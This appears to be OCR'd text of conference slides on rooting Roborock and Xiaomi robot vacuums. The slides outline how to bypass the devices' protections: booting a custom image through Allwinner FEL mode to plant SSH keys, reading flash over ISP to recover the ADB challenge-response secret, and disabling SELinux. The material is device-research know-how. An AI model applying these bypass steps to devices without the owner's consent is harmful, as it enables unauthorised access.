  - System partition integrity protected
- SELinux enabled and enforced
- LUKS encrypted partitions
  - All application specific programs protected
  - Keys stored in OPTEE / ARM TrustZone

Security measures

- Signed ELF-Binaries and kernel-based verification
- Signed and encrypted Firmware updates
  - Keys different per firmware version
  - Master keys stored in OPTEE / TrustZone
- IPtables binary cannot flush/delete rules
- Locked UART

Interesting partitions

Label	Content	Mountpoint	LUKS	DM-verity
app	device.conf (DID, key, MAC), adb.conf, vinda	/mnt/default/	✗	✗
system_a	copy of OS (active by default)	/	✗	✓
system_b	copy of OS (passive by default)		✗	✓
app_a	Robot application and libraries (active)	/opt	✓	✗
app_b	Robot application and libraries (passive)		✓	✗
reserve	config + calibration files	/mnt/reserve/	✓	✗
rtmpdata	logs, maps	/mnt/data	✓	✗

NEW ROOTING METHODS (ROBOROCK)

Unrooted robots

- Roborock S7
- Xiaomi M1S
- Roborock S6 MaxV

Unrooted robots


- ➢ Roborock S7
- Xiaomi M1S
- Roborock S6 MaxV

Roborock S7 rooting

- Same mainboard as S5 Max, S6 Pure, etc.
- Problems:
  - U-Boot patched --> UART method does not work
  - RootFS is a read-only SquashFS
- New Method: FEL rooting
  - Does not require soldering
  - Does require disassembly
  - Automatically patches RootFS and enables SSH
  - Applies to all current NAND-based Roborock models


PCB reverse engineering

- UART pins were known before
  - Useless after blocking
- Allwinner SOCs have FEL mode
  - Low level mode
  - Allows flashing of device
  - Burned in SOC ROM
- Idea: boot custom OS via FEL
- Typical methods to trigger FEL:
  - Disable Flash IC
  - Pull BOOT Mode / FEL pin




https://linux-sunxi.org/FEL


PCB reverse engineering



Destructive Desoldering



Probing



Booting via FEL

- Challenge: NAND support proprietary
- Approach:
  - Extract kernel config from Rockrobo kernel
  - Create InitramFS with Dropbear, SSH keys and tools
  - Compile minimal Kernel using public Nintendo NES Classic sources
  - Create custom U-Boot version with extracted Roborock config
  - Trigger FEL Mode by shorting TPA17 to GND
  - Load U-Boot, Kernel and InitramFS into RAM via USB
  - Boot and automatically patch the SquashFS RootFS

https://builder.dontvacuum.me/fel-ressources
https://www.nintendo.co.jp/support/oss/data/SuperNESClassicEdition_OSS.zip

FEL image patching process

- Boot into FEL image
- Decompress SquashFS
- Patch RootFS image
  - Install “authorized_keys” and custom Dropbear SSH server
- Compress SquashFS image
- Overwrite partition with new image
- Result: SSH access and root

FEL rooting advantages

- No soldering required
- Simple process
- Allows to restore bricked devices
- Can be used for all Allwinner-based devices

Unrooted robots

- ✓ Roborock S7
- ➢ Xiaomi M1S
- ➢ Roborock S6 MaxV


Xiaomi M1S / S6 MaxV rooting


- Problems:
  - All ports closed or firewalled
  - Filesystems encrypted or integrity protected
  - USB interface protected with custom adbd
- Idea: layered approach
  - Break in via USB
  - Disable SELinux
  - Patch application partition
- Note: While its possible, it might be impossible for many people ☹

Level 1: Get ADB shell


- ADB uses special authentication
  - Challenge-Response authentication
  - Based on VINDA secret (which we don’t have)
  - Mode controlled by config file (adb.conf)
  - Relevant files stored on “default” partition and not protected
- Idea:
  - Connect to Flash via ISP or de-solder it
  - Extract or create VINDA secret
  - Use tool to compute challenge response


ISP access Xiaomi M1S





ISP access Roborock S6 MaxV






CAUTION: If you don‘t know what you‘re doing, you‘re likely to brick your device

